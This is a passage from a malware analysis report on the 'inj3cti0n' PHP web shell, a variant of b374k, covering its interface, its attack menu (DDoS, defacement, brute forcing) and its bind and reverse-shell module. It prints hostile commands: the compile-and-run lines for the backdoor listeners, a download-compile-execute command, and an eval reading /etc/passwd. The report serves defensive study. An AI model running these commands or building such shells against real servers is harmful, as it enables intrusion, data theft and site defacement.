A Google search on 23-JUL-2013 for the specific string associated with the web shell yielded approximately 70 valid sites that were either hosting this shell (either overtly or inadvertently) or offering it for download. The code is offered for download by a person using the name x_inject on the discussion forum 3xp1r3.com (NOTE: 3xp1r3 is a hacking group) as early as 21-FEB-2013[10].

General Content Overview of the Webshell

The hacker x'1n73t gives credit to the author of the original web shell code. Additionally, credits are kept in all non-original source code. This allows insight into the names of other standalone software that has been incorporated into this "one-stop" hacker console.

The code shows an intermediate level of sophistication. While obfuscation and password mechanisms can still be readily defeated, the code shows maturity and a desire to present "hacker" functionality not readily available in the original b374k-shell code. An example of this is the author's use of the simple ROT-13 substitution cipher in conjunction with the base64_decode and gzinflate routines in the payload.

As with the original b374k-shell, this code uses techniques, which allows it to run in both a WAMP (Windows, Apache, MySQL, PHP) environment as well as LAMP (Linux, Apache, MySQL, PHP). Various global variables are set based upon the environment encountered to aid in proper function of routines on both operating systems.

While the code is modular to a certain degree, it is obvious that it has not been written from scratch and that pre-existing code has been "bolted on" to the framework. "Bolt-on" methods sometimes have redundant code that could have been modularized if the system were written from scratch. Additionally, obfuscation and deobfuscation techniques vary. Sometimes code is simply base64 encoded, sometimes it is gzip compressed after encoding. Probably one of the biggest indicators of this less than efficient code adaptation is the mixed use of language for variables and functions. Some routines and variable names are in Indonesian, at least one is in Malay, but the majority are in English.

The web shell itself is a considerably rewritten variation of an early version of b374k-shell that resides at: https://code.google.com/p/b374k-shell/. The b374k shell was originally written and is maintained by Jayalah Indonesiaku, while much of the functionality inherent in the inj3cti0n shell is not in the b374k shell, there are new features in the newest release (version 2.7) of the shell that are not in the inj3cti0n shell. Particularly of note is the b374k shell's support for reverse and forward port binding using python as well C and Perl. The b374k shell also has a control panel interface for displaying and controlling running processes. Additionally, the newest version of b374k has abandoned the use of GET as a control mechanism. It now uses only POST commands to manage the state of the application and internal parameters.

Console Interface

The web shell presents the user with a sophisticated interface. There are two buttons at the bottom of the working area, regardless of where in the interface the user is. These two buttons are; Bypass Disable Functions and Safe Mode, and Boot Ddos.

Pressing the Bypass Disable Functions and Safe Mode button the shell creates a php.ini file in the root directory where the web server is running. This file contains configuration settings that are meant to override the original settings. This file would only be successful if the directory had write permissions on the php.ini file for the web user.

Pressing the Boot Ddos button extracts a perl shell called "boot_ddos." Interestingly, this file is created with the permissions "644" which precludes the file from being run without further manipulation through the file editor. (See section Boot_Ddos Detailed Analysis for further information)

Status Area

The top part of this interface contains status information about the system that the shell is running on. This data is collected at the top part of the script. The output includes:

- Software : Web Server software
- System OS : Underlying Operating System
- ID : user id, group id of id running Web Server
- PHP Version : Version of PHP
- Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
- Free Disk: 14.92 GB / 18.70 GB
- Safemode: OFF
- Disabled Functions: cntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,

[10] http://forum.3xp1r3.com/thread-7710.html

- MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
- / var / www /

Menu Area
After the status area the user is presented with a variety of options as push button links. These pushbuttons are discussed in detail later in the document. The following chart maps the pushbuttons to their associated GET command line options. With these commands the user has the ability to perform a variety of both normal and illicit acts using the web server that the web shell is running on.

Working Area: As the user selects a function the final "working area" prompts the user for information, which is passed back to the web shell via the POST command. When the form is submitted from the working area output is also displayed in this area.

NOTE: The "y" parameter always contains the present working directory (pwd)

Table 3. Menu Pushbutton Options

Pushbutton Label	y	x	Working Area Title	b374k
Home	pwd		<none>	Yes
Shell		shell	<none>	
Eval		php	<none>	Yes
MySQL		sql	Mysql Interface	
Database Dump		dump	Database Dump	
Phpinfo		phpinfo	<none>	
Netsploit		netsploit	<none>	Yes
Upload		upload	Upload from computer	
Email		mail	<none>	
SQLi Scan		sqli-scanner	<none>	
Port Scan		port-sc	Port Scanner	
DDoS		dos	Ddos Tool	
Tools		tool	<none>	
Python		python	python Bypass Exploit	
Symlink		symlink	Symlink	
Config		config	Config Shell Priv8 SCR	
Bypass		bypass	Command Bypass Exploit	
CgiShell		cgi	cgitelnet.v1 Bypass Exploit	
CGI Telnet 2012		cgi2012	CGI-Telnet Version 1.3	
Domain		domain	local domain viewer	
Joomla IndChange		jodexer	Automatic Joomla Index Changer	
VB IndChange		vb	VB Index Changer	
WP ResPass		wp-reset	Wordpress Reset Password	
Joomla ResPass		jm-reset	Joomla Reset Password	
WHMCS Decoder		whmcs	WHMCS Decoder	
Zone-H		zone	Zone-H Defacer	
Mass Deface		mass	Mass Deface	
Wordpress Bruteforce		wpbrute	Wordpress Brute Force	
Joomla Bruteforce		jbrute	Joomla Bruter Force	
Cpanel Bruteforce		brute	Cpanel BruteForce	

Bypass Cloudflare	bypass-cf	Bypass CloudFlare	
Admin Finder	adfin	Admin Finder	
Password Hash	hash	Password Hash	
Hash ID	hashid	Hash Identification	
Script Encode	string	<none>	
Website Whois	whois	Website Whois	
Joomla Server Scanner	jss	Enter Targeting IP	
Cms Detector	cms_detect	CMS Detector	
Tutorial & Ebook	tutor	Tutorial & Ebook hacking	
About	about	"Bangkitlah karena kritikan dan majulah karena saran" "Arise and go forth as criticism for advice"	
Logout	logout	bye!	Yes

Home Screen


This section of code is generally handled by the code in the function showdir() and allows the user to navigate and manipulate the files in the directory tree of the remote server. If a user attempts to enter a directory that they do not have permission to access they are returned to the home directory were the web shell resides.

Figure 6 - Web Shell Home Screen

Shell Screen

The shell screen is a simple call to the PHP exe() function with error messages suppressed. Exe() attempts to execute what is passed to it in the shell environment of the process. The code to be executed is contained in the post variable "cmd." Command execution is constrained by the privileges of the user running the web shell.

Figure 7 – Shell Screen




```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,p
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

Eval Screen

The eval screen is a free form PHP command line interpreter. It is invoked when the GET variable "x" is set to "php." Any properly formatted PHP commands or script can be pasted into the box and executed.

Figure 8 – Eval Screen




```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,p
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

```
echo file_get_contents('/etc/passwd');
```

MySQL Screen

The MySQL screen will display an error message if it is placed in a directory where the process owner cannot create a directory.

Figure 9 - MySQL Screen No Write Privileges



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaiti
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /

+--==[ Mysql Interface ]==--+

Error cuyy!
```

If the underlying process can create a directory, then the directory “mysql” is created underneath the home directory where the web shell resides. Three files are created in this directory; db-sql.php, .htaccess and index.php. The code for db-sql.php is base64 encoded and stored in the variable sqlshell. The code for the index.php file is base64 encoded and stored in the variable data.

db-sql.php is a php based MySQL database administration script. The .htaccess script contains commands that essentially change the behavior of the web server. It includes defining a new page extension “.cpc” as a file to be passed through the PHP parser.


The index.php file essentially returns a false “404” page not found page to the user who inadvertently tries to enter the directory.

Database Dump Screen

The database dump function attempts to connect to a database using the credentials supplied and then, starting with the “Show Tables” command it iterates through each table, doing a “select *” from that table. The output is either gzip compressed or output clear text, depending upon the value set in the pulldown labeled DB Type. The actual data is both displayed on the screen and saved into a file on the server. The file name on the server will be either Dump-$dbname-$date.sql or Dump-$dbname-$date.sql.gz depending upon the value set in DB Type.

NOTE: There is no logic to remove the file once it has been transmitted. Use of this function would then leave an artifact on the server with the data that has been dumped unless it is manually removed.

Figure 10 – Database Dump Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,p
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```


-=[b374k r3c0ded by **X'1N73CT**]=-

© 2013 X'1N73CT

PHPinfo Screen

PHPinfo is a built-in function that shows the configuration of PHP in a web server. Selecting this option runs the command and dumps the output to the screen.

Figure 11 - PHPInfo Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```


PHP Version 5.3.10-1ubuntu3.7

System	Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
Build Date	Jul 15 2013 17:52:46
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

Netsploit Screen

This section allows the user to bind directly or reverse bind to a server using either a perl script or a compiled C language program. In direct binding, the user selects what port that they want to connect on and a password to allow access. They also select the programming mechanism (perl or C). When the “bind” button is pushed the web shell attempts to start a listener based upon the information given.

Figure 12 - Netsploit Screen



```
127.0.0.1/injection/?y=/var/www/injection/&x=netsploit

1n73ction Shell V3.1 [ Special Edition ]
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_g
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

Port Binding		Connect Back		Load and Exploit	
Port	13123	IP	127.0.0.1	url	www.some-code/exploits.c
Password	b374k	Port	13123	cmd	gcc -o exploits exploits.c;chmod +x exploits;./explo
Use	Perl	Use	Perl		wget

-=[b374k r3c0ded by X'1N73CT]=-

© 2013 X'1N73CT

C Language Bind Listener

If a C language bind listener is chosen, the program writes the deobfuscated C bind program contained in the variable $port_bind_bd_c into a file named bdc.c. It then attempts to compile that code using the Gnu C Compiler (gcc) with the command, "gcc -o bdc bdc.c". After compiling the code it attempts to change the permissions of the compiled executable using the command "chmod 777 bdc". Then the original C language file is deleted and the executable is run as a background process with the command "./bdc $port $passwrd &" where $port and $passwrd are the values passed to the shell.

After the shell attempts to run the bdc executable, it checks to see if the process has started successfully using the "ps aux" command. This functionality works correctly with the C language version of the bind.

The bind listener spawns correctly and can be attached to using the specified port and host IP address. Once connected the program prompts for the password before allowing entrance to the shell.

Perl Language Bind Listener

If a perl language bind listener is chosen, the program writes the deobfuscated perl script contained in the variable $port_bind_bd_pl into a file named bdp. It then attempts to change the permissions of the compiled executable using the command "chmod 777 bdp". The executable is then run as a background process with the command "perl bdp $port &" where is the value passed to the shell.

After the shell attempts to run the bdp executable, it checks to see if the process has started successfully using the "ps aux" command. This functionality does not work correctly with the perl script option.

Despite the fact that the check does not work, the bind listener does spawn correctly and can be attached to using the specified port and host machine IP address. The password is not used for the perl implementation.

C Language Reverse Bind

If a C language reverse bind is chosen, the program writes the deobfuscated C bind program contained in the variable $back_ connect_c into a file named bcc.c. It then attempts to compile that code using the Gnu C Compiler (gcc) with the command, "gcc -o bcc bcc.c". After compiling the code it attempts to change the permissions of the compiled executable using the command "chmod 777 bcc". Then the original C language file is deleted and the executable is run as a background process with the command "./bcc $ip $port &" where $port and $ip are the values passed to the shell.
After the shell attempts to run the bcc executable, it prompts the user that it is trying to connect.
Upon connection the user can the user can execute commands via the netcat pipe.

Perl Language Reverse Bind

If a perl language reverse bind is chosen, the program writes the deobfuscated perl script contained in the variable $back_connect into a file named bcp. It then attempts to change the permissions of the compiled executable using the command "chmod 777 bcp". The executable is then run as a background process with the command "perl bcp $port &" where is the value passed to the shell.


After the shell attempts to run the bcp executable, it prompts the user that it is trying to connect to the specified IP address and port.

Exploit Download and Compile
The last option on this screen allows the user to download a file from a URL onto the remote server and then executes the commands in cmd. The method of downloading the file is specified in the pulldown.

Upload Screen

The upload screen allows the user to upload a file from his machine of from a URL. The user can specify one of the following methods for upload from a URL; wget, lynx, fread, fetch, links, GET, curl. This form posts a variable named "uploadurl", "pilihan", and "path." The first is the URL of the file to save, the second is the method by which it is to be retrieved and the third is the full path name where the file is to be saved on the server. The two variables uploadurl and pilihan are used by the function "download(method, url)" to manage the operation.

Figure 13 - Upload Screen




```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.92 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
